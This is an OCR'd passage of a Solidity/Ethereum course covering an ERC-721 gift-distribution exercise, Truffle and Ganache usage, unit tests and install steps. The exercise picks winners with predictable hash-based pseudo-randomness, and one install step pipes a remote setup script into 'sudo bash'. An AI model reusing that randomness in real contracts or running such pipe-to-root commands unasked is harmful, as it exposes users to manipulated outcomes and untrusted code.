    return uint(keccak256(gift.title, gift.description, gift.URL, _giftId)) % participants.length;
}
```

Create an event called **ReceivedGift**, which will take a winner address and the id of the gift:

```
event ReceivedGift(address indexed winner, uint256 giftId);
```

Create a method called **distributeGifts**, which after the due date of participation will distribute the gifts:

```
function distributeGifts() public onlyOwner {
    for(uint i = 1; i <= allTokens.length; i++) {
        uint randomAddress = pseudoRandom(i);

        address winner = participants[randomAddress];
        transferFrom(msg.sender, winner, i);

        emit ReceivedGift(winner, i);
    }
}
```

Test the contract. Think of a way to avoid participant missing a gift.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

What to Submit?

Create a zip file (e.g. **`username-solidity-erc721.zip`**) holding the .sol files from problems above.


Submit your zip file as homework at the course Web site.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 2.4. Ganache and Truffle


Truffle and Ganache


Dev Tools for Ethereum and Solidity: Truffle Framework and Ganache




























Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




















Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Interacting with the Deployed Contracts

- Get an instance of the deployed contract

```
var ss;
ContractName.deployed().then(function (inst) {
   ss = inst });
```

- Inspect the contract instance:

```
ss.address
```

```
Windows PowerShell
truffle(development)> ss.address
'0x99eab13dde6d790f277fe1d1b865194e60d86372'
truffle(development)> _
```

Invoking Contract's Functionality

```
Windows PowerShell
'0x99eab13dde6d790f277fe1d1b865194e60d86372'
truffle(development)> ss.set(555);
{ tx:
  '0x06d16da62e9bce3c0f3f08db66532c83659394e377d58ade5b52c41eb7bacd3',
  receipt:
   { transactionHash:
     '0x06d16da62e9bce3c0f3f08db66532c83659394e377d58ade5b52c41eb7bacd3',
     transactionIndex: 0,
     blockHash:
     '0x2e2a2b0d3326a2b5d230037adf3e3ef913c1d904337e44bdb60c423b438b3658',
     blockNumber: 5,
     gasUsed: 41706,
     cumulativeGasUsed: 41706,
     contractAddress: null,
     logs: [],
     status: 1 },
   logs: [] }
truffle(development)> _
```

```
Windows PowerShell
truffle(development)> ss.get()
BigNumber { s: 1, e: 2, c: [ 555 ] }
truffle(development)> _
```

Creating a New Contract Instance

- Create a new instance of existing contract

```
var newInst; SimpleStorage.new().then(instance =>
{ newInst = instance });
```

- Inspect the contract instance:

`newInst.address`	`newInst.transactionHash`
`newInst.get()`	`newInst.set(123);`

Truffle: Unit Testing Smart Contracts

test/TestSimpleStorage.js

```
let SimpleStorage = artifacts.require("SimpleStorage");

contract('SimpleStorage', function(accounts) {
  it("should deposit 1000", async function() {
    let instance = await SimpleStorage.deployed();
    await instance.set(1000);
    let val = await instance.get();
    assert.equal(val, 1000, "1000 should be set");
  });
});
```

Testing a Smart Contract

```
let Token = artifacts.require('../Token.sol');

contract('Token', function (accounts) {
  let token;

  beforeEach(async function () {
    token = await Token.new();
  });

  it('should start with a totalSupply of 0', async function() {
    let totalSupply = await token.totalSupply();
    assert.equal(totalSupply, 0);
  });
});
```

Create new instance of token before each test

Check if the initial totalSupply is 0

Truffle: Running the Tests

```
Windows PowerShell
PS C:\Projects\truffle-example> truffle test
Using network 'development'.


  Contract: SimpleStorage
    √ should put 1000 in the SimpleStorage (79ms)
    √ SimpleStorage should hold 0 at start (6ms)


  2 passing (196ms)

PS C:\Projects\truffle-example> _
```

Time-Travel

```
timeTravel: (web3, seconds) => {
    return new Promise((resolve, reject) => {
        web3.currentProvider.sendAsync({jsonrpc: "2.0",
            method: "evm_increaseTime", params: [seconds],
            id: new Date().getTime()
        }, (err, result) => {
            if(err) return reject(err);
            web3.currentProvider.sendAsync({jsonrpc: "2.0",
                method: "evm_mine", id: new Date().getTime()
            }, (err,result) => {
                return err ? reject(err) : resolve(result);
            });
        });
    });
}
```

Time-Travel Unit Test

```
it("can timeTravel", async function () {
    const dayInSeconds = 24 * 60 * 60; // 1day
    const timeBefore = await
       web3.eth.getBlock(web3.eth.blockNumber).timestamp;
    await timeTravel(web3, dayInSeconds);
    const timeAfter = await
       web3.eth.getBlock(web3.eth.blockNumber).timestamp;
    assert.isAtLeast(timeAfter - timeBefore, dayInSeconds,
`It did not advance with a day ${timeAfter -
timeBefore}`);
});
```

```
Windows PowerShell
Test Time Travel
  √ can timeTravel (304ms)

1 passing (309ms)
```

Other Useful Utility Methods

- Watch an event:

```
watchEvent: (event) => {
    return new Promise((resolve, reject) => {
        event.watch((err, res) => {
            if (err) reject(err);
            resolve(res);
        }
    }
}
```

Solidity Coverage

- Code coverage for Solidity testing
  - Generates an HTML report
    - Uses Istanbul Code Coverage (https://istanbul.js.org/)
  - Expects a globally installed Truffle
  - Uses instrumentation like most coverage tools (high gas usage)

File	% Stmts	% Branch	% Funcs	% Lines	Uncovered Lines
contracts\	100	100	100	100	
SimpleStorage.sol	100	100	100	100	
All files	100	100	100	100	

Solidity Coverage (2)

- Generates a stub truffle.js (truffle-config.js) that accommodates its special gas
- Connects to a coverage-enabled fork of ganache-cli called testrpc-sc on port 8555

```
npm install --save-dev solidity-coverage
```

```
./node_modules/.bin/solidity-coverage
```


Front-End Frameworks in Truffle


Angular

React

Vue.js

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.





Exercises: Install Ganache and Truffle

The goal of this exercise is to install **Ganache** and **Truffle**. **Truffle** is the most popular development framework for **Ethereum** with a mission to make your life a whole lot easier. **Ganache** is part of the **Truffle Suite**. It is one click blockchain, which allows you to quickly fire up a **personal Ethereum blockchain**, which you can use to run tests, execute commands, and inspect state while controlling how the chain operates. Ganache simplifies **DApp** development by placing your contracts and transactions front and center. Using Ganache, you can quickly see how your application affects the blockchain, and introspect details like your accounts, balances, contract creations and gas costs. You can also fine tune Ganache's advanced mining controls to better suit your needs.

Install in Linux

25. **Truffle** requires **NodeJS** to be installed, so let's first get NodeJS. If you already have **NodeJS** go to step 6. In other case, continue reading. In order to install NodeJS, we just have to use the **apt package manager**. We should refresh our local package index first, and then install from the repositories. In Linux console type:

```
sudo apt-get update
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
smooth@smooth-VirtualBox: ~/Downloads
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

smooth@smooth-VirtualBox:~/Downloads$ sudo apt-get update
[sudo] password for smooth:
Hit:1 http://bg.archive.ubuntu.com/ubuntu xenial InRelease
Hit:2 http://bg.archive.ubuntu.com/ubuntu xenial-updates InRelease
Hit:3 http://bg.archive.ubuntu.com/ubuntu xenial-backports InRelease
Get:4 http://security.ubuntu.com/ubuntu xenial-security InRelease [102 kB]
Get:5 http://security.ubuntu.com/ubuntu xenial-security/main amd64 DEP-11 Metada
ta [62,7 kB]
Get:6 http://security.ubuntu.com/ubuntu xenial-security/main DEP-11 64x64 Icons
[71,6 kB]
Get:7 http://security.ubuntu.com/ubuntu xenial-security/universe amd64 DEP-11 Me
tadata [51,4 kB]
Get:8 http://security.ubuntu.com/ubuntu xenial-security/universe DEP-11 64x64 Ic
ons [80,3 kB]
Fetched 368 kB in 2s (131 kB/s)
Reading package lists... Done
smooth@smooth-VirtualBox:~/Downloads$
```

51. Now we are ready to install NodeJS. Type in console:

```
sudo apt-get install nodejs
```

```
smooth@smooth-VirtualBox: ~/Downloads
Fetched 368 kB in 2s (131 kB/s)
Reading package lists... Done
smooth@smooth-VirtualBox:~/Downloads$ sudo apt-get install nodejs
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libuv1
The following NEW packages will be installed:
  libuv1 nodejs
0 upgraded, 2 newly installed, 0 to remove and 288 not upgraded.
Need to get 3218 kB of archives.
After this operation, 13,4 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://bg.archive.ubuntu.com/ubuntu xenial/universe amd64 libuv1 amd64 1.8
.0-1 [57,4 kB]
Get:2 http://bg.archive.ubuntu.com/ubuntu xenial-updates/universe amd64 nodejs a
md64 4.2.6~dfsg-1ubuntu4.1 [3161 kB]
```

52. If the package in the repositories suits your needs, this is all you need to do to get set up with Node.js. In most cases, you will also want to install npm, which is the Node.js package manager. This will allow you to easily install modules and packages to use with Node.js.
    To start installation type:

```
sudo apt-get install npm
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
smooth@smooth-VirtualBox: ~/Downloads
smooth@smooth-VirtualBox:~/Downloads$ sudo apt-get install npm
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  gyp javascript-common libjs-inherits libjs-jquery libjs-node-uuid
  libjs-underscore libssl-dev libssl-doc libssl1.0.0 libuv1-dev node-abbrev
  node-ansi node-ansi-color-table node-archy node-async node-block-stream
  node-combined-stream node-cookie-jar node-delayed-stream node-forever-agent
  node-form-data node-fstream node-fstream-ignore node-github-url-from-git
  node-glob node-graceful-fs node-gyp node-inherits node-ini
```

53. Now it is good idea to check which version of Node.js you have installed after these initial steps, type:


```
nodejs -v
```

```
Setting up node-retry (0.6.0-1) ...
Setting up node-sha (1.2.3-1) ...
Setting up node-slide (1.1.4-1) ...
Setting up npm (3.5.2-0ubuntu4) ...
Processing triggers for libc-bin (2.23-0ubuntu9) ...
smooth@smooth-VirtualBox:~/Downloads$ nodejs -v
v4.2.6
smooth@smooth-VirtualBox:~/Downloads$
```

54. Update nodeJS.

```
curl -sL https://deb.nodesource.com/setup_8.x | sudo -E bash -
sudo apt-get install -y nodejs
```

55. Now is time to install Ganache. Open https://github.com/trufflesuite/ganache/releases/tag/v1.0.2 and select the appropriate version.




56. Download the file.
57. The file you just saved is **AppImage. AppImages** can be downloaded and run without installation or the need for root rights. But first, you must make it executable file.
58. On this purpose open console and type:


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
chmod a+x ganache-1.0.2-x86_64.AppImage
```

59. Now you can **run** the file with **double click**.
60. Now you can allow or not Ganache to analyze your data or not. Make a choice and click **continue**.



Congratulations! You successfully install Ganache!



61. **To install Truffle** open the console and type:

```
npm install -g truffle
```

or

```
sudo npm install -g truffle
```

if you have no write access to **/usr/local/lib/node_modules**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
smooth@smooth-VirtualBox:~/Downloads$ sudo npm  install -g truffle
/usr/local/bin/truffle -> /usr/local/lib/node_modules/truffle/build/cli.bundled.
js
+ truffle@4.0.5
added 91 packages in 23.605s
smooth@smooth-VirtualBox:~/Downloads$
```


Install in Windows

1. To install Ganache in Windows environment you can use PowerShell to install the **`Ganache.appx`** package:

```
Windows PowerShell
PS D:\INSTALL> Add-AppxPackage .\Ganache.appx

Deployment operation progress: D:\INSTALL\Ganache.appx
    Processing
    [oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo    ]
```

